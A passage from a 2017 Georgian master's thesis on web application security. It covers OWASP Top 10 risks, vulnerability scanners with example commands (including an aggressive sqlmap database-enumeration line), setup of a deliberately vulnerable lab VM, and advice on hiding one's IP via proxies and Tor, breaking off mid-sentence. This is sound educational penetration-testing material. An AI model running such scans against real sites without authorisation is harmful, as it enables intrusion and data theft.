ივანე ჯავახიშვილის სახელობის თბილისის
სახელმწიფო უნივერსიტეტი

ცოტნე გოზალიშვილი

ვებ აპლიკაციების უსაფრთხოების ანალიზი

სამაგისტრო პროგრამა: ინფორმაციული ტექნოლოგიები

ნაშრომი შესრულებულია ინფორმაციული ტექნოლოგიების
მაგისტრის აკადემიური ხარისხის მოსაპოვებლად

ხელმძღვანელი: ლელა მირცხულავა
ასოცირებული პროფესორი

თბილისი

2017

ანოტაცია

ინფორმაციული ტექნოლოგიები კომპიუტერული მეცნიერებების დარგია და შეიძლება ეწოდოს ყველა იმ პროცესს რომელიც დაკავშირებულია ინფორმაციის ციფრულ ფორმატში გაცვლასთან, მის შენახვასა და გავრცელებასთან. კომუნიკაციის ნებისმიერი წყარო ინფორმაციის გაცვლის პროცესია და როდესაც ეს პროცესები ელექტრონულად მიმდინარეობს საქმე გვაქვს ინფორმაციულ ტექნოლოგიებთან.

XX საუკუნე ნამდვილი აღმოჩენების ასწლეული გახდა. ელექტროობის და რადიოტალღების საშუალებით შეიქმნა კომუნიკაციის ახალი წყაროები - რადიო და ტელე მაუწყებლობა. შემდგომში შეიქმნა პირველი ციფრული კომპიუტერი და პირველი კომპიუტერული ქსელი. დღესდღეისობით, კომპიუტერულ ეპოქაში, ტექნოლოგიები ძალზედ დაიხვეწა და განვითარების პიკს მიაღწია.

კომპიუტერულ ქსელში, ინტერნეტში, ჩართულია მილიარდობით მოწყობილობა: პერსონალური კომპიუტერები, ტელეფონები, ციფრული კამერები, ტელევიზორები, მაცივრები და სხვა.

ამ მოწყობილობების საშუალებით ადამიანს შესაძლებლობა ეძლევა დროის მცირე მონაკვეთში დაამყაროს კავშირი ინტერნეტში ჩართულ სხვა მოწყობილობებთან, დედამიწის ნებისმიერ წერტილში, რაც ინტერნეტის შესაძლებლობების უზარმაზარ მასშტაბებზე მეტყველებს.

ტექნოლოგიურ განვითარებასთან ერთად გაიზარდა უსაფრთხოებასთან დაკავშირებული რობლემები. ინტერნეტ სივრცეში განთავსებული ვებ საიტები ხშირად ხდებიან კიბერ შეტევების მსხვერპლები. ამიტომ ვებ საიტების დაცვის საკითხი მეტად აქტუალურია დღევანდელ ციფრულ სამყაროში.

Annotation

Information Technology is a field of computer science and can be called all the processes related to the exchange, storage, and distribution of information in digital format. Any source of communication is the exchange of information and when these processes are processed electronically, we are dealing with information technologies.

XX century became a hundred years of true discovery. Radio and TV broadcasts have been created by means of electricity and radio waves. Then the first digital computer and first computer network was created. Nowadays, in the computer epoch, technologies have improved and reached the peak of development.

In the computer network, on the internet, billions of devices are included: personal computers, telephones, digital cameras, TVs, refrigerators and more.

By means of these devices, people are able to make connections to other devices connected to the

Internet, in a short period of time, at any point in the earth, which shows the enormous size of the Internet.

With the development of technology, security-related robes have increased. Web sites posted on the Internet are often victims of cyber attacks. Therefore, the issue of web sites is very important in today's digital world.

შინაარსი

შესავალი 4

1. სტატისტიკა 5

2. ბოლო პერიოდში მომხდარი გახმაურებული კიბერ ინციდენტები 6

3. OWASP Top 10 7

- 3.1. Injection 7
- 3.2. Broken Authentication and Session Management 7
- 3.3. Cross-Site Scripting XSS 8
- 3.4. Broken Access Control 8
- 3.5. Security Misconfiguration 8
- 3.6. Sensitive Data Exposure 8
- 3.7. Insufficient Attack Protection 8
- 3.8. Cross-Site Request Forgery (CSRF) 9
- 3.9. Using Components with Known Vulnerabilities 9
- 3.10. Underprotected APIs 9

4. სკანერების მიმოხილვა 9

- 4.1. Nikto 10
- 4.2. Joomscan 10
- 4.3. Wpscan 10
- 4.4. Owasp-Zap 10
- 4.5. Havij 10
- 4.6. Sqlmap 11

4.7. Acunetix 12
4.7. HP Webinspect 12
4.8. IBM Appscan 12

5. Demo 12
5.1. Deploying virtual enviroment 13
5.2. ანონიმურობა 14
5.3. firewall-ის შემოწმება 15
5.4. NMAP 15
5.5. სისუსტეების გამოვლენა 18
5.6. ექსპლუატაცია - Sqlmap 29
5.7. ექსპლუატაცია - Metasploit Framework 33

დასკვნა 36
რეკომენტაციები 36
ლინკები 37

შესავალი


WWW აბრევიატურა - World Wide Web წარმოადგენს მსოფლიო საიტების ერთობლიობას. ეს საიტები ხელმისაწვდომია ინტერნეტში ჩართული მოწყობილობებისთვის Web-Browser-ების საშუალებით, რომლებიც მათ content-ს წარმოგვიდგენენ HTML ფორმატის სახით.
Web-საიტები წარმოადგენენ სხვადასხვა ენაზე დაწერილ აპლიკაციებს.
ინტერნეტი არის ინფორმაციის ულევი წყარო და რეკლამის ერთერთ საუკეთესო საშუალებას. მის ზრდასთან ერთად იზრდება მოთხოვნები, იხვეწება ინფორმაციის მიწოდების/ძიების მეთოდები. დღევანდელი საზოგადოება, შეიძლება ითქვას, რომ არა თუ ინტერნეტის მომხმარებელია, არამედ მასზე არის დამოკიდებული. სახლიდან გაუსვლელად შესაძლებელია ფულის გამომუშავება და მისი დახარჯვა, სწავლა, მუშაობა,ლეგალური და არალეგალური ვაჭრობა, აზარტული თამაშები, ინტერნეტ გადარიცხვები და ა.შ. თანამედროვე მცირე ორგანიზაციის საქმიანობაც კი

წარმოუდგენელია ინფორმაცილი ტექნოლოგიების გარეშე. იქნება ეს ინტერნეტ რეკლამები, საინფორმაციო web-გვერდი, საბანკო online ტრანზაქციები თუ სხვა. ინფორმაციული ტექნოლოგიების ზრდასთან ერთად იზრდება მასთან დაკავშირებული პრობლემები, როგორებიცაა ანონიმურობა, უსაფრთხოება, ინფორმაციის დაცულობა, მონაცემების მთლიანობა და სხვა.

სულ ცოტა სტატისტიკა:


- 2017 წლის მონაცემებით ინტერნეტ მომხმარებლების საერთო რაოდენობა **3.77** მილიარდს აღწევს, რაც მსოფლიო მოსახლეობის ნახევარია

- აქედან **2.80** მილიარდი სოციალური ქსელების მომხმარებელია რაც მოსახლეობის 37%-ს შეადგენს



- 2014 წლისთვის მსოფლიოში საერთო web-საიტების რაოდენობამ შეადგინა 1 მილიარდი, ხოლო დღესდღეისობით 966 მილიონამდეა

- ვიზიტების მიხედვით პირველ ადგილზეა google - 16.38%, შემდეგ მოდის facebook - 5.89%, შემდეგ youtube - 2,94%, amazon, yahoo, wikipedia, reddit და სხვა



ბოლო პერიოდში მომხდარი გახმაურებული კიბერ ინციდენტები

მხოლოდ 2016 წლის განმავლობაში მსოფლიოში კიბერ დანაშაულის მიერ მიყენებულმა ზარალმა 450 მილიარდ დოლარს მიაღწია, ხოლო ვარაუდობენ, რომ 2020 წლისთვის ჯამში ეს ციფრი 6 ტრილიონ დოლარამდე გაიზრდება.
აღსანიშნავია ასევე კიბერ ომი, რომლის შედეგები საქართველომ 2008 წელს საკუთარ თავზე იწვნია.

ცხადია ინფორმაციული უსაფრთხოების აქტუალურობა დღითი დღე იზრდება. სახელმწიფოები ცდილობენ სულ უფრო და უფრო მეტი თანხები გამოყონ ამ დარგის განვითარების მიმართულებით. ბანკები ყოველწლიურად ზრდიან ინვესტიციებს საკუთარი სერვისის უსაფრთხოების უზრუნველსაყოფად.
ამ მხრივ web-აპლიკაციების უსაფრთხოებას დიდი ყურადღება ეთმობა. ლოგიკურიცაა, შეტევების 64% სწორედ რომ საიტებზე მოდის. web-გვერდის ექპლუატაციით მესამე პირს შეუძლია მოიპოვოს ისეთი სენსიტიური ინფორმაცია, როგორიცაა საბანკო ანგარიშის მონაცემები, დააინფიციროს საიტის მომხმარებლები და სრული კონტროლი მოიპოვოს end device-ბზე. ეს და კიდევ სხვა მრავალი მიზეზი გვაჩვენებს თუ რატომ არის web-აპლიკაციების უსაფრთხოება ერთ-ერთი პრიორიტეტული საკითხი. აღსანიშნავია რომ, რაც უფრო მეტი მომხმარებელი ყავს ამა თუ იმ საიტს, მით მეტია მასზე ინტერესი, გასაგები მიზეზების გამო. ამიტომ ისეთი მსხვილი კომპანიებიც კი, როგორებიცაა lastfm yahoo mail.ru და სხვა, არ არიან დაცვული მსგავსი შეტევებისგან.

ბოლო პერიოდში მომხდარი ინციდენტებიდან შეგვიძლია გამოვარჩიოთ შემდეგი:

- 2016 წლის ოქტომბერში მომხდარი უდიდესი DDOS შეტევა, რომელმაც თავისი მაშტაბებით ამ დროისთვის რეკორდულ მაჩვენებელს აღწევს. მისი სიმძლავრე 1Tb/s იყო და მწყობრიდან გამოიყვანა ისეთი ცნობილი საიტები როგორებიცაა: twitter-ი netflix-ი paypal-ი pinterest-ი და მრავალი სხვა.

- ნოემბერში Tesco Bank-ზე მომხდარი კიბერ შეტევა, რის შედეგადაც 40 000-მდე მომხმარებლის მონაცემები იქნა მოპარული და შესაბამისად მათი ანგარიშებიდან იქნა მოხსნილი თანხა.

- ასევე 2016 წლის ივნისში ნახევარ მილიარდამდე ისეთი ცნობილი საიტების მომხმარებლების პაროლები გახდა გასაჯაროვებული როგორებიცაა linkedin, myspace, tumblr, vk.com, twitter და სხვა.

- 2016 წლის დეკემბერში yahoo-მ განაცხადა, რომ 1 მილიარდამდე მომხმარებლის მონაცემები იქნა მოპარული. ეს დღეისთვის რეკორდული მაჩვენებელია დაკარგული ინფორმაციის რაოდენობით

ეს და კიდევ სხვა ბევრი მაგალითი შეიძლება იქნას მოყვანილი, თუნდაც ბოლო დროს "მოდაში შემოსულ" ransomware-ბთან დაკავშირებით.

OWASP Top 10

Open Web Application Security Project (*OWASP*) Top 10 Application Security Risks - 2017

- **Injection**

ინექციები - ძირითადად sql ინექციები, ასევე OS, XXE და LDAP ხდება მაშინ, როდესაც აპლიკაციას მონაცემები ეგზავნება ბრძანების ან მოთხოვნის (query) სახით. მსგავსი მანიპულაციებით შემტევს შეუძლია მოახდინოს სერვერის მხარეს არასანქცირებული ბრძანების შესრულების მოთხოვნა, ან/და სენსიტიური ინფორმაციის მოპოვება, როგორიცაა მაგალითად მონაცემთა ბაზაზე წვდომა.

- **Broken Authentication and Session Management**

აპლიკაციის მხარეს ფუნქციები რომლებიც უზრუნველყოფენ აუტენტიფიკაციას და სესიების მენეჯმენტს ხშირად არასწორად ან ხარვეზებით მუშაობენ, რაც ხელს უწყობს შემტევს პაროლების, გასაღებების და სესიების მოპოვებაში ან/და საიტის სხვა მომხმარებლების იდენტიფიკაციაში (დროებით ან სამუდამოდ)

- Cross-Site Scripting XSS

XSS ხდება მაშინ, როდესაც აპლიკაცია მონაცემებს კითხულობს შემოწმების გარეშე, ან ვებ გვერდზე არსებულ ინფორმაციას ანახლებს კლიენტის browser-ის ჯავასკრიპტით მოწოდებული მონაცემებით. XSS მომხმარებლის browser-ში მავნე ჯავასკრიპტის გაშვების შესაძლებლობას იძლევა. შედეგად შესაძლებელია მომხმარებლის გადამისამართება დაინფიცირებულ საიტზე ან browser-ში არსებული სესიების მოპარვა და მათი შემდგომი გამოყენება.

- Broken Access Control

ავტორიზირებულ მომხმარებლებზე დაწესებული შეზღუდვების არასწორი კონტროლი. შემტევს შეუძლია გამოიყენოს ეს სისუსტე საიტის ფუნქციონალზე არასანქცირებული წვდომის მოსაპოვებლად. ასევე სხვა მომხმარებლების მონაცემებზე წვდომის მოსაპოვებლად, პრივილეგიების ასამაღლებლად და სხვა.

- Security Misconfiguration

უსაფრთხოების ნორმების დაცვის ერთ-ერთი წინაპირობაა აპლიკაციების სწორი კონფიგურაცია, იქნება ეს apache ვებ სერვერი, mysql მონაცემთა ბაზა, php-ს კონფიგურაცია თუ სხვა, რადგან ხშირად default პარამეტრები არ არის საკმარისად დაცული. ასევე დიდ როლს მნიშვნელობა აქვს დროულ განახლებას.

- Sensitive Data Exposure

ბევრი ვებ აპლიკაცია არასწორად იცავს მომხმარებლის მონაცემებს, საბანკო ტრანზაქციებს, და მსგავს სენსიტიურ ინფორმაციას. რის გამოც შესაძლებელი ხდება ისეთი მონაცემების დაუფლება როგორიცაა საკრედიტო ბარათების ინფორმაცია ან სხვა. სენსიტიური ინფორმაცია საჭიროებს დამატებით დაცვის მექანიზმებს, მაგალითად მონაცემების შიფრაცია ტრანზაქციების დროს.

- Insufficient Attack Protection

აპლიკაციების უმრავლესობას არ გააჩნიათ მექანიზმი, რომელიც უზრუნველყოფს როგორც შეტევების აღმოჩენას ასევე მათზე რეაგირებას და თავის დაცვას. ამ როლს ითავსებენ WAF (Web Application Firewall) -ები. რომლებსაც შეუძლიათ გარკვეულწილად შეამცირონ, გამოავლინონ, თავიდან აიცილონ ან დაბლოკონ სხვადასხვა სახის შეტევები.

- Cross-Site Request Forgery (CSRF)

შეტევის ეს მექანიზმი საშუალებას იძლევა მსხვერპლის ბრაუზერს გამოაგზავნინოს ყალბი HTTP request-ი, მისი სესიების cookie-ებთან და სხვა აუტენტიფიკაციის ინფორმაციასთან ერთად.

- Using Components with Known Vulnerabilities

თუ პროგრამულ კომპონენტებს, როგორებიცაა ბიბლიოთეკები, framework-ები და სხვა პროგრამული მოდულები, სისტემაში გააჩნიათ იგივე პრივილეგიები რაც აპლიკაციებს, მათი ექსპლუატაციის შემთხვევაში საფრთხე ექნება მთლიან აპლიკაციას.

- Underprotected APIs

თანამედროვე აპლიკაციები ხშირად მოიცავენ კლიენტის აპლიკაციებს და API-ებს, როგორებიცაა ჯავასკრიპტი ბრაუზერებში და მობილურ აპლიკაციებში, რომლებიც კავშირს ამყარებენ სხვადასხვა სახის API-ებთან (SOAP/XML, REST/JSON, RPC, GWT, და სხვა.) ეს აპლიკაციები ხშირად შეიცავენ სისსუსტეებს.

სკანერები

Web აპლიკაციების შეღწევადობის ტესტირებისთვის გამოყენება სხადასხვა მეთოდები: ავტომატური სკანირების ხელსაწყოები, კოდის სტატიკური ანალიზი და სხვა. განვიხილოთ რამოდენიმე ავტომატური სკანირების ხელსაწყო

უფასოებს შორის შეგვიძლია გამოვარჩიოთ შემდეგი პროდუქტები:

nikto - Linux-ის გარსისთვის დაწერილი ხელსაწყო, რომლის მეშვეობითაც შესაძლებელია საიტების შემოწმება ძირითად სისუსტეებზე.

nikto-ს გამოყენების მაგალითი:

nikto -host example.com

არსებობს ასევე უფრო სპეციფიური სკანერები, მაგალითად joomla based აპლიკაციებისთვის შეგვიძლია გამოვიყენოთ joomscan-ი, რომელიც შესანიშნავი საშუალებაა კონკრეტულად joomla-ზე ბაზირებული საიტების შესამოწმებლად. ხელსაწყოს შეუძლია დაადგინოს საიტზე გაშვებული ძრავის ვერსია, მისი კომპონენტები და addon-ები მათი ვერსიების მიხედვით. მას გააჩნია joomla-ს სისუსტეების მონაცემთა ბაზა და ავტომატურად წერს ნაპოვნი plugin-ი, addon-ი ან რომელიმე კომპონენტი არის თუ არა სისუსტის შემცველი. joomscan-ი linux-ის გარსისთვის დაწერილი ხელსაწყოა.

მისი გამოყენების მაგალითი:

joomscan -u example.com

მორიგი სკანერი, რომელიც ასევე კონკრეტული ძრავის ტესტირებისთვის გამოიყენება არის wpscan-ი. ის დაწერილია Wordpress-ზე ბაზირებული აპლიკაციების შესამოწმებლად. მისი მუშაობის პრინციპი იგივეა რაც joomscan-ის.

გამოყენების მაგალითი:

wpscan -r -e vp vt -u example.com

-r random agent

-e enumerate:

vp only vulnerable plugins

vt only vulnerable themes

შემდეგი სკანერი - Owasp-zap (zed attack proxy). შექმნილია **Open Web Application Security Project**-ის მიერ და უფასო ალტერნატივებს შორის საკმაოდ დიდი პოპულარულობით სარგებლობს. წინა ხელსაწყოებისგან განსხვავებით მას გააჩნია გრაფიკული ინტერფეისი. განკუთვნილია linux-ის ოპერაციული სისტემებისთვის და საკმაოდ ხარისხიანი პროდუქტია. გააჩნია სკანირების სხვადასხვა რეჟიმი და კონფიგურაციის უამრავი პარამეტრი.

Havij ასევე Windows-ისთვის განკუთვნილი პროგრამული უზრუნველყოფა. Havij გამოიყენება sql ინექციების ექპლუატაციისთვის, გააჩნია გრაფიკული ინტერფეისი და

საკმაოდ მარტივი გამოსაყენებელია. default პარამეტრებით გაშვებისას IPS-ები მარტივად ადგენენ მის მიერ დაგენერირებულ ტრაფიკს.

sqlmap - sql ინექციების ტესტირებისთვის განკუთვნილი linux-ის ალტერნატივა.

sqlmap-ი იმართება command line-დან.

მისი გამოყენების მაგალითი:

sqlmap.py -v 2 --url=http://mysite.com/index --user-agent=Mozilla --delay=1 --timeout=15 --retries=2 --keep-alive --threads=5 --eta --dbms=MySQL --os=Linux --level=5 --risk=4 --banner --dbs --tables

სადაც:

-v 2	დეტალიზაცია
--url	ინექციის შემცველი url-ი
--user-agent	კლინეტი (რომლითაც ხდება სერვერზე მიმართვა)
--delay	დაყოვნება http request-ებს შორის
--timeout	http reponse-ის ლოდინის დრო
--retries	განმეორებითი ცდების რაოდენობა
--keep-alive	უწყვეტი კავშირის დამყარება
--threads	პარალელური ნაკადების რაოდენობა
--eta	თითოეულ request-ზე დახარჯული დროის მაჩვენებელი
--dbms	back-end მონაცემთა ბაზის ტიპი
--os	back-end ოპერაციული სისტემის ტიპი
--level	ტესტირების დონე
--risk	ტესტირების რისკი
--banner	back-end მონაცემთა ბაზის ბანერი
--dbs	back-end მონაცემთა ბაზის სია
--tables	back-end მონაცემთა ბაზის ცხრილების სია

ფასიანი სკანერები

Acunetix - Windows პლათფორმებზე ერთ-ერთი ყველაზე გავრცელებული პროგრამული უზრუნველყოფა. Acunetix-ი ფასიანი პროდუქტია, ისევე როგორც Windows-ის გარსისთვის დაწერილი პროგრამების უმრავლესობა. Acunetix-ის საიტიდან შესაძლებელია ასევე online სკანირების განხორციელება.

ფასიან სკანერებს შორის აღსანიშნავია nessus-ი, (2005 წლამდე იყო უფასო) web-based გრაფიკული ინტერფეისით. დახურული კოდი ვითარდება Tenable Network Security-ს მიერ, ხოლო მისი უფასო ალტერნატივა Nessus 2 - OpenVAS-ის სახელითაა ცნობილი.

HP Webinspect - თანამედროვე სკანერებს შორის ერთ-ერთი ყველაზე ხარისხიანი და დახვეწილი enterprise დონის პროდუქტი. მწარმოებელი Hewlett-Packard-ი. აქვს უამრავი ფუნქცია და მოიცავს ფაქტიურად ყველა ზემოთ ჩამოთვლილ სკანერებს - ერთად აღებულს. გააჩნია მუდმივად განახლებადი სისუსტეების მონაცემთა ბაზა. HP Webinspect პროფესიონალური დონის პროდუქტია და საკმაოდ ძვირი სიამოვნებაა.

IBM Appscan - HP Webinspect-ის კონკურენტი. ასევე მაღალი ხარისხით და მაღალი ფასით გამოირჩევა. აქვს უამრავი ფუნქცია, scheduler-ები, mail notification-ები და სხვა. Widnows-ის ოპერაციული სისტემებისთვის გათვლილი პროგრამული უზრუნველყოფა. ვითარდება International Business Machines-ის მიერ.

DEMO

სადემოსტრაციოდ გამოვიყენებთ **OWASP Broken Web Applications Project.**

აღნიშნული პროექტი წარმოადგენს ვირტუალური მანქანის იმიჯს, ubuntu 10.0-ის ბაზაზე, რომელშიც თავმოყრილია სისუსტის შემცველი web-აპლიკაციები. პროექტი განკუთვნილია ტესტერებისთვის და ხელმისაწვდომია მისამართზე: https://sourceforge.net/projects/owaspbwa/files/1.2/

ვიწერთ OVA იმიჯს და ვშლით არქივს:

tar -xvf OWASP_Broken_Web_Apps_VM_1.2.ova

შედეგად მივიღებთ შემდეგ ფაილებს:

OWASP_Broken_Web_Apps_VM_1.2-disk1.vmdk - ვირტუალური მანქანის იმიჯი


OWASP_Broken_Web_Apps_VM_1.2.ovf - კონფიგურაციის ფაილი

OWASP_Broken_Web_Apps_VM_1.2.mf ფაილი checksum-ებით

ვაკონვერტირებთ proxmox-ის ვირტუალურ მანქანაზე გასაშვებად შემდეგი ბრძანებით:
time qemu-img convert -f vmdk OWASP_Broken_Web_Apps_VM_1.2-disk1.vmdk -O qcow2 OWASP_Broken_Web_Apps_VM_1.2-disk1.qcow2

შემდეგ proxmox-ში ვამატებთ ახალ ვირტუალურ მანქანას და მის იმიჯს ვანაცვლებთ ზემოთ მიღებულით. ვუშვებთ ვირტუალს, ვაკონფიგურირებთ ქსელს და სატესტო გარემო მზადაა.

პირველ რიგში ბრაუზერით მივაკითხოთ ვირტუალის IP მისამართს და ვნახოთ რასთან გვაქვს საქმე:




პირველ გვერდზე გაფრთხილება, რომ აპლიკაცია ბევრ სისუსტეს შეიცავს და გამოვიყენოთ მხოლოდ ვირტულურ გარემოში ან NAT-ის უკან.

ლინკებს თუ მივყვებით ბევრი საინტერესო tutorial-ს, hint-ს და explination-ს შევხვდებით თუ რა სისუსტეებს შეიცავს აპლიკაცია, როგორ მოვახდინოთ მისი ექპლუატაცია. ასევე გვხვება ლინკები external რესურსებზე, ვიდეო გაკვეთილებზე და ბევრი სხვა რამ.

ანონიმურობა

მიუხედავად იმისა, რომ ჩვენს მიერ ჩატარებული შეღწევადობის ტესტირება სრულიად ლეგალურია და საგანმანათლებლო ხასიათს ატარებს, არის შემთხვევები, როდესაც ანონიმურობას დიდი მნიშვნელობა ენიჭება. ამისთვის უამრავი ფასიანი და უფასო საშუალება არსებობს დაწყებული Public VPN Server-ებიდან დამთავრებული Proxy-ებით. მსგავსი სერვისები და მითუმეტეს უფასო ვარიანტები არ არის უსაფრთხო, რადგან ამ სერვისების გამოყენებით შესაძლოა თქვენვე გახდეთ სხვისი მსხვერპლი. გარდა ამისა, ესა თუ ის კომპანია საჭიროების შემთხვევაში ვალდებულია ძალოვან სტრუქტურებს წარუდგინოს საკუთარ კლიენტებზე არსებული ნებისმიერი სახის ინფორმაცია, იქნება ეს IP მისამართი, საიდანაც ხდებოდა მათი სერვისის გამოყენება, თუ კლიენტის ინტერნეტ აქტივობა. საკუთარი IP მისამართის დამალვის შედარებით უსაფრთხო საშუალებებიც არსებობს. მაგალითად TOR Network-ი. TOR-ის მუშაობის პრინციპი შემდეგია: მის ქსელში ჩართული მოწყობილობები შემთხვევითი ამორჩევის პრინციპით უკავშირდებიან ერთმანეთს და ბოლო ჯამში ერთი მოწყობილობა (default პარამეტრებით) სამი სხვადასხვა TOR node-ის (Tor-ის ქსელში 